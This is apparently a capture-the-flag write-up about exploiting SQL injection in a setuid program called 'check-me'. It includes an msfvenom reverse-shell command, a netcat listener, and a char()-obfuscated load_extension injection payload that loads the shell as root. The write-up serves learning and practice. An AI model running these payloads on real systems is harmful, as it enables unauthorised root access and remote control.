
- Lets Check the main_menu function in Ghidra to check what is code behind these options.




- While analyzing these codes i didn't find any thing interesting except the the activate_user_account which is vulnerable to SQLi because it is getting any user input from user and send it directly to database .



- Let's try to exploit this vulnerability and with single quote we didn't get any error but when we use double quote it gives us syntax error which means it is vulnerable to SQLi.



- Because we already have all the user info so use of SQLi to read database credentials isn't good choice. so Let's start googling, and after some research i found this. you can learn from *here*



Home About Documentation Download License Support Purchase Search

SQLite C Interface

Load An Extension

```
int sqlite3_load_extension(
  sqlite3 *db,          /* Load the extension into this database connection */
  const char *zFile,    /* Name of the shared library containing extension */
  const char *zProc,    /* Entry point.  Derived from zFile if 0 */
  char **pzErrMsg       /* Put error message here if not 0 */
);
```

This interface loads an SQLite extension library from the named file.

The sqlite3_load_extension() interface attempts to load an SQLite extension library contained in the file zFile. If the file cannot be loaded directly, attempts are made to load with various operating-system specific extensions added. So for example, if "samplelib" cannot be loaded, then names like "samplelib.so" or "samplelib.dylib" or "samplelib.dll" might be tried also.

The entry point is zProc. zProc may be 0, in which case SQLite will try to come up with an entry point name on its own. It first tries "sqlite3_extension_init". If that does not work, it constructs a name "sqlite3_X_init" where the X is consists of the lower-case equivalent of all ASCII alphabetic characters in the filename from the last "/" to the first following "." and omitting any initial "lib". The sqlite3_load_extension() interface returns SQLITE_OK on success and SQLITE_ERROR if something goes wrong. If an error occurs and pzErrMsg is not 0, then the sqlite3_load_extension() interface shall attempt to fill *pzErrMsg with error message text stored in memory obtained from sqlite3_malloc(). The calling function should free this memory by calling sqlite3_free().

Extension loading must be enabled using sqlite3_enable_load_extension() or sqlite3_db_config(db,SQLITE_DBCONFIG_ENABLE_LOAD_EXTENSION,1,NULL) prior to calling this API, otherwise an error will be returned.

Security warning: It is recommended that the SQLITE_DBCONFIG_ENABLE_LOAD_EXTENSION method be used to enable only this interface. The use of the sqlite3_enable_load_extension() interface should be avoided. This will keep the SQL function load_extension() disabled and prevent SQL injections from giving attackers access to extension loading capabilities.

See also the load_extension() SQL function.

See also lists of Objects, Constants, and Functions.

- Now we know that SQLite have a built-in function called load_extension() to load extensions, So to exploit this feature we have to create a .so(solution object) file. Because this program set uid and gid to 0 when it start, so we will create a revers-shell file with using msfvenom so whenever the program try to load the extension file, it will load our revers-shell file with the root privileges and we will get shell as a root user.
- For this, 1st we need to create a .so file and then place it to the directory in which the check-me present because it will try to load that extension file from the home directory in which the check-me file is present. So Let's begin our process and create a .so file using msfvenom `msfvenom -p linux/x64/shell_reverse_tcp LHOST=<IP> LPORT=443 -f elf-so -o a.so`. we created file with a.so name because there is character limit, so we just need to make our file name as short as possible
  - here -p is for payload
  - -f for format
  - -o for output file name
- our file is successfully created and now we need to upload it to victim machine using python server.

```
 → Desktop msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.100.17 LPORT=9001 -f elf-so -o a.so

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: a.so
 → Desktop ls
a.so  BB  check-me  crypto  htb
 → Desktop python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.2 - - [30/Oct/2023 20:00:02] "GET /a.so HTTP/1.1" 200 -
```


```
abdullah@ef937cc5fc28:~$ ls
a.so  check-me
abdullah@ef937cc5fc28:~$
```

- Now we can see that our file is present in check-me directory and now need to start Listener on port 9001 which we specified in our revers-shell so that we can get our shell back when the check-me run and call our a.so file. to start listener we will use netcat `nc -lvnp 9001`
  - here -l for listen
  - -v for verbosity
  - -n for numeric-only IP addresses
  - -p for port number


```
abdullah@ef937cc5fc28:~$ ls
a.so  check-me
abdullah@ef937cc5fc28:~$

 → Desktop nc -lvnp 9001
Listening on 0.0.0.0 9001
```

- lets try to exploit it. So we will use `"+load_extension(./a)--`

- we use only a because sqlite3 embeds .so from itself with every extension file. After trying we come to know that there is a filter which replacing / with none.
-



- Let's try to obfuscate it using char function()(The CHAR function converts a decimal value to its corresponding ASCII character) means we will write char value of ., /, a so that when it convert back into ASCII it becomes ./a. so their corresponding values are 46 for ., 47 for /, and 97 for a. Now let's create payload again which will become `"+load_extension(char(46,47,97))--` and try to figure it out what happens next. and as soon as we run the query we got shell as a root on our listener



- Lets check as what user we log in and can we get out flag from root directory

- Root.txt : AOL{c0ngr@7ul@710ns_@dm1n!!!}